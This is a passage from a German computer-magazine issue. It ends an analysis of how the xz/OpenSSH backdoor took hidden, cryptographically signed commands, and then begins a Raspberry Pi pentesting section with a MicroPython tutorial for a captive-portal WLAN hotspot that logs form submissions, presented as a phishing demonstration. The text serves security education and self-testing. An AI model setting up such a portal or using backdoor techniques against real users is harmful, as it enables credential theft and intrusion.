Welche der drei Funktionen sie umleitet, spielt für die Hintertür keine große Rolle. Sie möchte nur Zugriff auf den an die jeweilige Funktion übergebenen RSA-Schlüssel und stoppt ihre Unterwanderungsversuche auch, sobald sie bei einer der Funktionen erfolgreich war.

Allerdings wird die Hintertür dank der ifunc-Tricks so früh ausgeführt, dass diese OpenSSH-Funktionen möglicherweise noch nicht geladen wurden und die Hintertür sie nicht direkt umleiten kann. Stattdessen spannt sie das Audit-API des dynamischen Linkers (run-time linker, rtld-audit) ein. Dafür muss man eigentlich eine separate Bibliothek schreiben und dann dem Linker über die Umgebungsvariable LD_AUDIT Bescheid geben. Die Hintertür patcht dagegen die Interfaces des Linkers im laufenden Betrieb, um Audit-Aufrufe zu erhalten. Nun informiert der Linker die Hintertür, sobald er einen der gesuchten Namen auflöst, und erlaubt ihr einzugreifen.

Der erste Treffer ist in der Regel `RSA_public_decrypt()`, weil der Linker diese Funktion zuerst auflöst. Mit Version 3.0 hat OpenSSL die Funktion als veraltet markiert, was ein Grund sein könnte, warum die Hintertür noch weitere Funktionen anvisiert.

Kontaktaufnahme

Jedenfalls bekommt die Hintertür über die genannten Funktionen Zugriff auf den öffentlichen RSA-Schlüssel, den Clients bei der Anmeldung an einem SSH-Server übertragen können. Denn bei SSHs „pubkey“-Verfahren überträgt der SSH-Client nicht nur eine beweiskräftige Signatur, um sich auszuweisen, sondern auch den zugehörigen öffentlichen Schlüssel. *In diesem Schlüssel* sucht die Hintertür dann nach Anweisungen, genau gesagt im RSA-Modul des Schlüssels.

Das heißt, der Angreifer hätte die Hintertür ausgenutzt, indem er sich an einem infizierten Server mit einem bestimmten RSA-Schlüssel anmeldet, der Anweisungen für die Hintertür kodiert. Diese Anweisungen im RSA-Modul müssen mit einem Schlüssel der EdDSA-Variante Ed448 verschlüsselt und signiert sein, damit die Hintertür sie ausführt. (Ed448 ist ein Signaturverfahren, zur Verschlüsselung nutzt die Hintertür ChaCha20 mit dem öffentlichen Ed448-Schlüssel.) Nur der Angreifer kennt den nötigen privaten Ed448-Schlüssel, sodass auch nur er die Hintertür ausnutzen kann. Die Malware überprüft die Signatur anhand eines passenden öffentlichen Ed448-Schlüssels, den sie mitbringt.

Wie die verdächtigen Strings liegt dieser Schlüssel nicht erkennbar irgendwo in der Binärdatei. Stattdessen extrahiert die Hintertür ihn aus *ihrem eigenen Binärcode*, indem sie aus bestimmten, quer über ihren Code verteilten Instruktionen Bitwerte rekonstruiert und daraus den öffentlichen Schlüssel zusammenpuzzelt. So ahnt niemand, dass in dieser Binärdatei überhaupt ein solcher Schlüssel steckt.

In die Prüfung des Anweisungsformats geht auch der öffentliche Schlüssel des infizierten SSH-Servers ein. Das scheint als Replay-Schutz zu dienen: Angenommen man beobachtet den Angreifer dabei, wie er Anweisungen an einen infizierten SSH-Server schickt. Wenn man nun diese Anweisungen kopieren und an einen anderen infizierten Server schicken würde – der einen anderen Schlüssel nutzt –, würde dieser die Anweisungen ablehnen. Neue Anweisungen könnte man ohnehin nicht schicken, weil man den privaten Ed448-Schlüssel nicht kennt.

Externe Analysen:

ct.de/w1f4

Ferngesteuert

Die Hintertür kennt vier verschiedene Anweisungen, aus denen der Angreifer über drei Werte A, B und C wählen kann: Wenn A × B + C den Wert 0, 1, 2 oder 3 ergibt, selektiert das eine der vier Anweisungen. Bei jedem anderen Ergebnis bricht die Hintertür ab. A, B und C ergeben sich aus den ersten 128 Bit des RSA-Moduls, sind nicht verschlüsselt, wohl aber signiert. So erkennt die Hintertür die meisten herkömmlichen Verbindungsversuche direkt als solche, weil deren RSA-Modul in aller Regel ein Ergebnis größer drei produziert. Das erspart der Hintertür sinnlose Entschlüsselungsversuche. Parameter für die Anweisungen, etwa gewünschte Benutzernamen oder auszuführende Befehle, überträgt der Angreifer im verschlüsselten Teil des Fake-RSA-Moduls.

Anweisungen 0 und 1 erlauben dem Angreifer, sich mit einem beliebigen Passwort oder mit einem beliebigen Schlüssel auf dem SSH-Server anzumelden, indem sie die jeweiligen Prüffunktionen des Servers unterwandert. Den Benutzernamen kann er dabei ebenfalls wählen. Die Hintertür stellt sicher, dass auch `root` funktioniert, selbst wenn die Konfiguration des Servers Root-Anmeldungen nicht zulässt. Die Hintertür ermöglicht dem Angreifer auch, die Verwendung von Pluggable Authentication Modules (PAM) zu unterbinden.

Anweisung 2 erlaubt dem Angreifer, ganz ohne Anmeldung, ein beliebiges Kommando auf dem Server auszuführen. Er kann auch festlegen, unter welchem Benutzer und welcher Gruppe das Kommando laufen soll. Möglich ist all dies, weil ein Teil des OpenSSH-Servers mit Root-Rechten läuft und damit praktisch alles darf. OpenSSH nutzt durchaus Rechtetrennung (Privilege Separation) und betreibt exponierte Komponenten mit reduzierten Rechten, aber das nützt nichts, wenn das Gesamtkonstrukt infiziert ist.

Anweisung 3 beendet lediglich die Sitzung.

Insgesamt bot die Hintertür dem Angreifer damit also sowohl die Option, Code aus der Ferne auszuführen (Remote Code Execution, RCE), als auch die Möglichkeit, den Anmeldevorgang zu umgehen (Auth Bypass). Beides kryptografisch geschützt exklusiv für den Angreifer, selbst wenn andere Akteure die Malware entdeckt hätten, und ohne die normale Funktion von OpenSSH zu beeinträchtigen. Andres Freund, der Entdecker der Hintertür, hat die IT-Welt wahrlich vor einer absoluten Katastrophe bewahrt, als er dem merkwürdigen Verhalten seines SSH-Servers nachging. (syt) c't



Raspi als Hacker-Tool	102
Captive Portal demonstriert Phishing	104
Raspi Zero W als BadUSB-Tool	110
Raspi 3/4/5 als WLAN-Schreck	116
Hacking-Rechner mit Kali Linux	122

Mit dem Raspi Angriffe simulieren

Der „Raspi“ ist des Hackers Lieblingswerkzeug. Das gilt nicht nur für Bastler, die mit unterschiedlichen Varianten des Einplatinenrechers Raspberry Pi alles möglich automatisieren und steuern, sondern auch für Hacker im engeren Sinne: Die kleinen Raspis eignen sich gut als Schweizer Taschenmesser der IT-Security und lassen sich für allerlei Pentesting-Aufgaben einspannen.

Nutzen Sie unsere Projekte gern, um Ihre eigene Technikwelt auf Sicherheitslücken abzuklopfen – aber keinesfalls, um fremde Systeme zu attackieren! Bestimmte Handlungen wie das Ausspähen von Daten bleiben strafbar, auch wenn dies mit einem Raspi geschieht. Nutzen Sie das hier erlangte Wissen für einen guten Zweck. Vielleicht finden Sie ein neues Hobby oder eine berufliche Perspektive. (syt) c't



Bild: Moritz Reichartz

Raspi als Hacker-Tool

Viele Raspberry Pi werkeln als treue Smart-Home-Zentrale oder NAS-Server, doch die Einplatinenrechner haben auch eine dunkle Seite: Als Hacker-Tools konfiguriert gehen sie zum Angriff auf Rechner, Server, Smartphones & Co. über und zeigen so Sicherheitslücken in unserem digitalen Alltag auf.

Von **Ronald Eikenberg**

Wenn Sie einen Raspberry Pi als Hacker-Tool einsetzen und damit nach Schwachstellen in Ihrem vernetzten Zuhause suchen, verschaffen Sie sich einen wertvollen Wissensvorsprung: Sie können geeignete Schutzmaßnahmen treffen, lange bevor ein Angreifer auf die Idee kommt, die Lücken auszunutzen. Getreu dem Motto: Hack Dich selbst – bevor es jemand anderes tut. Und ganz nebenbei lernen Sie auch noch eine Menge über die Tricks der Hacker. Auf den folgenden Seiten stellen wir vier Hacking-Projekte für Raspi-Modelle vor, vom winzigen Pico W bis hin zu den größten wie dem Tastatur-Raspi 400. Alle genutzten Raspis sind inzwischen wieder zu moderaten Preisen lieferbar. Im besten Fall finden Sie noch einen in irgendeiner Schublade.

Unsere Projekte reizen die Fähigkeiten der jeweiligen Modelle voll aus: Der Raspi Pico W etwa, der gerade mal rund sieben Euro kostet, gibt sich als WLAN-Hotspot aus und phisht nach Zugangsdaten

(siehe Artikel „Captive Portal demonstriert Phishing“). Damit können Sie zum Beispiel herausfinden, wie gefährdet Ihr Smartphone oder Notebook für Hotspot-Angriffe ist. Im schlechtesten Fall baut Ihr Gerät automatisch eine Verbindung zu dem Hacking-Raspi auf, weil das WLAN den Namen eines zuvor genutzten Netzes trägt, und öffnet anschließend auch noch selbstständig eine – in diesem Fall harmlose – Phishing-Seite. Auf dem Weg dorthin lernen Sie die MicroPython-Bibliothek phew! kennen, mit der Sie Ihren Raspi auch für ganz andere WLAN-Anwendungen programmieren können.

Noch weiter treibt es unser Hacking-Projekt für die Raspis 3, 4 und 5 (siehe Artikel „Raspi 3/4/5 als WLAN-Schreck“): Damit wird Ihr Raspi zu einem vielseitigen WLAN-Hacking-Tool, das nicht nur vorhandene WLANs imitieren kann, etwa um den Datenverkehr mitzuschneiden oder zu manipulieren, sondern auch Router attackiert, um Sicherheitslücken aufzuspüren. So können Sie herausfinden, wie sicher Ihr WLAN-Passwort tatsächlich ist und ob Ihr Router noch für WPS-Angriffe anfällig ist. Zum Einsatz kommt das Hacking-Skript airgeddon, das viele gängige WLAN-Tools miteinander kombiniert und mit den passenden Einstellungen füttert.

Raspi als BadUSB-Gerät

Unser drittes Projekt zielt ganz auf USB ab: Das Raspi-Image P4wnP1 A.L.O.A. verwandelt den Raspi Zero W in ein mächtiges BadUSB-Tool, das sich beispielsweise als USB-Tastatur am Rechner meldet, in Windeseile Angriffs-Skripte eintippt und das System so kapert (siehe Artikel „Raspi Zero W als BadUSB-Tool“). Darüber hinaus kann der BadUSB-Raspi auch Mausbewegungen ausführen, zum Beispiel um einen sogenannten Mouse Jiggler zu simulieren: Er bewegt den Mauszeiger minimal, um vorzugaukeln, dass jemand am Rechner arbeitet. Dadurch sperrt sich das System nicht automatisch, wenn der Nutzer seinen Arbeitsplatz verlässt – ein Angreifer vor Ort kann so auf den Rechner zugreifen, während sich der Nutzer einen Kaffee holt. Außerdem bleibt der Anwesenheitsstatus bei Microsoft Teams & Co. grün, was Mouse Jiggler zu einem beliebten Home-Office-Gadget gemacht hat.

Last, but not least zeigen wir im vierten Projekt, wie Sie die Tastatur-Computer wie den Raspi 400 mit Kali Linux als vielseitigen Hacking-Rechner nutzen (siehe Artikel „Hacking-Rechner mit Kali Linux“). Kali ist die Linux-Distribution der Wahl für Hacker, weil es die wichtigsten Tools gleich mitliefert und man sich deren komplizierte Installation erspart. Neben der Einrichtung von Kali zeigt der Artikel, wie Sie Ihr lokales Netzwerk mit dem Tool legion nach Schwachstellen durchforsten. Es spürt nicht nur Systeme und Dienste im Netz auf, sondern bietet auch gleich die passenden Werkzeuge an, um die Funde näher zu untersuchen. Ein zweiter Raspi kann Ihnen ein Übungsnetz mit garantiert verwundbaren Servern zur Verfügung stellen, in dem Sie die Kali-Tools gefahrlos ausprobieren können. Das ist eine ideale Lernumgebung für angehende Security-Spezialisten. (rei) c't



Hacker-Tools im Selbstbau: Mit unseren Raspi-Projekten lernen Sie die Tricks der Hacker, um Sicherheitslücken aufzuspüren und sich vor Angriffen zu schützen. Passende Projekte gibt es für viele gängige Raspi-Modelle.




Bild: Moritz Reichartz

Captive Portal demonstriert Phishing

Hacking-Werkzeuge müssen nicht teuer sein: Mit dem Raspberry Pi Pico W bekommen Sie für unter zehn Euro ein Gadget, das als WLAN-Hotspot Informationen verbreitet oder demonstriert, wie leicht WLAN-Nutzer zur Eingabe sensibler Zugangsdaten zu bewegen sind. Dazu genügen schon wenige Zeilen Python-Code.

Von **Mirko Dölle**

Gut oder böse: Es ist meist schwierig, Hacking-Gadgets in eine bestimmte Schublade zu stecken. Es hängt vom eigenen Standpunkt und vom Einsatzzweck ab. Ein gutes Beispiel dafür ist unser Projekt „Capito“, ein WLAN-Hotspot mit **Ca**ptive Portal auf Basis des Raspberry Pi **Pi**co W als Hacking-**To**ol. Sie können den Capito zum Beispiel als digitales Flugblatt benutzen, um etwa in Autokratien trotz Internetzensur unabhängige Informationen zu verbreiten – er demonstriert aber auch, wie leicht sich illegal Zugangsdaten abphishen lassen, wenn WLAN-Nutzer nicht auf der Hut sind. Hard- und Software sind in beiden Fällen gleich, einzig die über den Raspi Pico verteilten Inhalte machen den Unterschied.

Der Raspberry Pi Pico ist mit sieben bis acht Euro sehr viel günstiger als die bekannten Minicomputer Raspberry Pi und Raspberry Pi Zero, spielt aber auch


in einer ganz anderen Liga. Der Pico ist eher mit einem Arduino Nano vergleichbar. Das Herzstück ist der Mikrocontroller RP2040 der Raspberry Pi Foundation, der einen ARM Cortex M0+ mit bis zu 133 MHz Taktfrequenz als CPU, 264 kByte RAM und 2 MByte Flash-Speicher enthält. Auf dem Pico W ist außerdem ein WLAN-Modul (Infineon CYW43439) aufgelötet. Mit fast 30 GPIO-Anschlüssen und diversen Schnittstellen eignet sich der Raspi Pico genau wie die verschiedenen Arduino-Boards gut für allerlei Basteleien.

Ein Betriebssystem gibt es beim Raspi Pico nicht, stattdessen werden Programme zusammen mit den nötigen Bibliotheken zu einer prozessorspezifischen Firmwaredatei übersetzt und hochgeladen. Eine solche Firmwaredatei bietet auch das MicroPython-Projekt zum Download an (siehe ct.de/wd8q), sie enthält eine auf den RP2040 angepasste Version des Python-Interpreters MicroPython. Mit dem können Sie Python-Programme auf dem Raspi Pico ausführen, ohne eigene Firmwaredateien erstellen zu müssen.

Aufgespielt

Um MicroPython auf einem nagelneuen Raspi Pico W zu installieren, halten Sie die BOOTSEL-Taste auf dem Pico gedrückt und verbinden ihn per USB-Kabel mit Ihrem PC. Daraufhin meldet sich der Pico als USB-Speichermedium. Sobald Sie die Firmwaredatei mit der Endung .uf2 auf dieses USB-Gerät kopiert haben, installiert der Pico automatisch die neue Firmware und führt einen Reset durch.

Um den Pico in Python zu programmieren und Dateien auszutauschen, empfehlen wir die Entwicklungsumgebung Thonny von thonny.org. Der erste Schritt ist, die MicroPython-Bibliothek „phew!“ (siehe ct.de/wd8q) auf den Pico zu kopieren. Sie enthält diverse Webserver- und WLAN-Funktionen sowie einen DNS und erlaubt es, mit wenigen Zeilen Python einen Hotspot mit integriertem Webserver zu schreiben. Dazu laden Sie die aktuelle Version von Phew herunter – bei Redaktionsschluss war es Version 0.0.3 – und entpacken das Tar-Archiv. Anschließend wechseln Sie in Thonny in das Verzeichnis mit den entpackten



Für die Softwareentwicklung auf dem Raspi Pico empfehlen wir die freie Entwicklungsumgebung Thonny. Damit können Sie auch Dateien und Verzeichnisse in den Flash-Speicher des Pico übertragen.

Inhalten, klicken mit der rechten Maustaste auf das Unterverzeichnis `phew` und wählen aus dem Kontextmenü „Upload to /“, woraufhin das Verzeichnis mit allen Dateien auf den Raspi Pico übertragen wird.

Fortan können Sie die Phew-Bibliothek wie in Python üblich einbinden. Um etwa die Access-Point-Funktion zu importieren und damit einen offenen Hotspot mit der SSID „Capito“ aufzusetzen, genügen zwei Zeilen Code:

```
from phew import access_point
ap = access_point("Capito")
```

Da der Raspi Pico keine Internetanbindung hat, benötigen Sie einen lokalen DNS-Server, der sämtliche Anfragen auf den Capito umleitet. Auch diesen gibt es fix und fertig in der Phew-Bibliothek:

```
from phew import dns
...
ip = ap.ifconfig()[0]
dns.run_catchall(ip)
```

Nachgebaut

Die typische Verhaltensweise von Hotspots in Hotels oder von Internetanbietern ist, eine Login-Seite mit den Nutzungsbedingungen sofort nach der Verbindung anzuzeigen. Diese Technik wird Captive Portal genannt und eignet sich auch hervorragend für Dissidenten, um Informationen zu verteilen. Die WLAN-Clients öffnen die Captive-Portal-Seite automatisch, sobald die WLAN-Verbindung zum Hotspot steht. Damit der Raspi Pico die Seite ausliefern kann, muss er überhaupt erstmal HTTP-Anfragen auf Port 80 entgegennehmen. Dazu starten Sie den Webserver aus der Phew-Bibliothek:

```
from phew import server
...
server.run()
```

Fehlt noch die Funktion, die die HTML-Seiten aus dem Unterverzeichnis `htdocs` ausliefert:

```
from phew.template ↵
↳import render_template
from os import stat
...
HTDOCS = "htdocs"
...
@server.catchall()
def catch_all(request):
    try:
        stat(HTDOCS + request.path)
        return render_template(HTDOCS
           + request.path)
    except OSError:
        return "Not found.", 404
```

Wie der Name schon sagt, ruft der Server die `catchall()`-Funktion immer dann auf, wenn er eine HTTP-Anfrage nicht anderweitig beantworten kann. Ob es die gewünschte Datei gibt, überprüfen Sie einfach, indem Sie die Dateieigenschaften mittels `stat()` abrufen. Klappt das, gibt es die Datei, und `render_template()` liefert ihren Inhalt als `Response`-Objekt mit dem passenden HTTP-Header und dem HTTP-Status 200 („OK“) zurück.

Gibt es die Datei nicht, so wirft `stat()` den Fehler `OSError` aus – der gleich danach abgefangen wird, um eine entsprechende Fehlermeldung mit dem HTTP-Status 404 zu erzeugen. Der Rückgabewert der Fehlerbehandlung ist erklärungsbedürftig, denn als Rückgabewert von `catch_all()` wird ein `Response`-Objekt erwartet. Die Schreibweise in der Fehlerbehandlung ist eine Kurzform des Objekts, bestehend aus dem Inhalt als Zeichenkette gefolgt vom HTTP-Status.

Damit sind die Grundfunktionen des Capito einsatzbereit und liefern an die verbundenen WLAN-Clients HTML-Seiten aus. Es fehlt noch die Funktionalität, damit sich das Captive Portal automatisch beim Verbinden mit dem Capito öffnet. Hier gibt es mehrere konkurrierende Standards, wie mobile Geräte feststellen, dass sie den Nutzer zunächst auf eine Startseite umleiten müssen, damit er die Nutzungsbedingungen akzeptieren und sich einloggen kann, bevor er Zugriff aufs Internet erhält.

Richtig antworten

Einige dieser Methoden haben wir bereits in [1] beim digitalen Flugblatt auf Basis des Raspberry Pi Zero W vorgestellt. Sie basieren darauf, dass die verschiedenen Betriebssysteme nach dem WLAN-Verbindungsaufbau versuchen, bestimmte URLs abzurufen. Erhalten sie vom Webserver den HTTP-Status 404, weil es die Seite nicht gibt, so gehen sie davon aus, dass das WLAN keine Anmeldung erfordert. Liefert der Aufruf jedoch den Status 302 („Moved Temporarily“) gefolgt von einer Internetadresse, so öffnen sie die URL im Browser, damit man sich anmelden kann.

Welche URL für den Verbindungstest abgerufen wird, ist von Betriebssystem zu Betriebssystem

Capito-Code

```
from phew import access_point, logging, server, dns
from phew.template import render_template
from os import stat

SSID = "Capito"
DOMAIN = "ca.pi.to"
HTDOCS = "htdocs"

@server.route("/hotspot-detect.html", methods=["GET"])
@server.route("/generate_204", methods=["GET"])
@server.route("/redirect", methods=["GET"])
def hotspot(request):
    logging.info("redirecting hotspot request " + request.path)
    return server.redirect(f"http://{DOMAIN}/", 302)

@server.route("/ncsi.txt", methods=["GET"])
@server.route("/connecttest.txt", methods=["GET"])
def hotspot(request):
    return "", 200

@server.route("/", methods=['GET'])
def index(request):
    logging.info("retrieving index.html")
    return render_template(HTDOCS + "/index.html")

@server.route("/data.html", methods=["GET"])
def hotspot(request):
    logging.info("Got data: " + request.query_string)
    return render_template(HTDOCS + "/index.html")

@server.route("/log.txt", methods=["GET"])
def hotspot(request):
    return render_template("log.txt")

@server.catchall()
def catch_all(request):
    try:
        stat(HTDOCS + request.path)
        return render_template(HTDOCS + request.path)
    except OSError:
        return "Not found:" + request.path, 404

ap = access_point(SSID)
ip = ap.ifconfig()[0]
logging.info(f"starting DNS server on {ip}")
dns.run_catchall(ip)
server.run()
```

unterschiedlich. Da der DNS ohnehin sämtliche Domains zur IP-Adresse des Capito auflöst, müssen Sie nur die unterschiedlichen Dateipfade berücksichtigen. Apple-Geräte zum Beispiel fragen nach einer Seite `/hotspot-detect.html`, Android-Geräte nach `/generate_204` und Windows nach `/redirect`. Diese Pfade müssen den HTTP-Status 302 und die URL des Captive Portals zurückgeben:

```
DOMAIN = "ca.pi.to"
@server.route("/hotspot-detect.html",
    methods=["GET"])
@server.route("/generate_204",
    methods=["GET"])
@server.route("/redirect",
    methods=["GET"])
def hotspot(request):
    return redirect(
        f"http://{DOMAIN}/", 302)
```

Die Domain dürfen Sie übrigens frei wählen, diese wird dann vom Endgerät angezeigt.

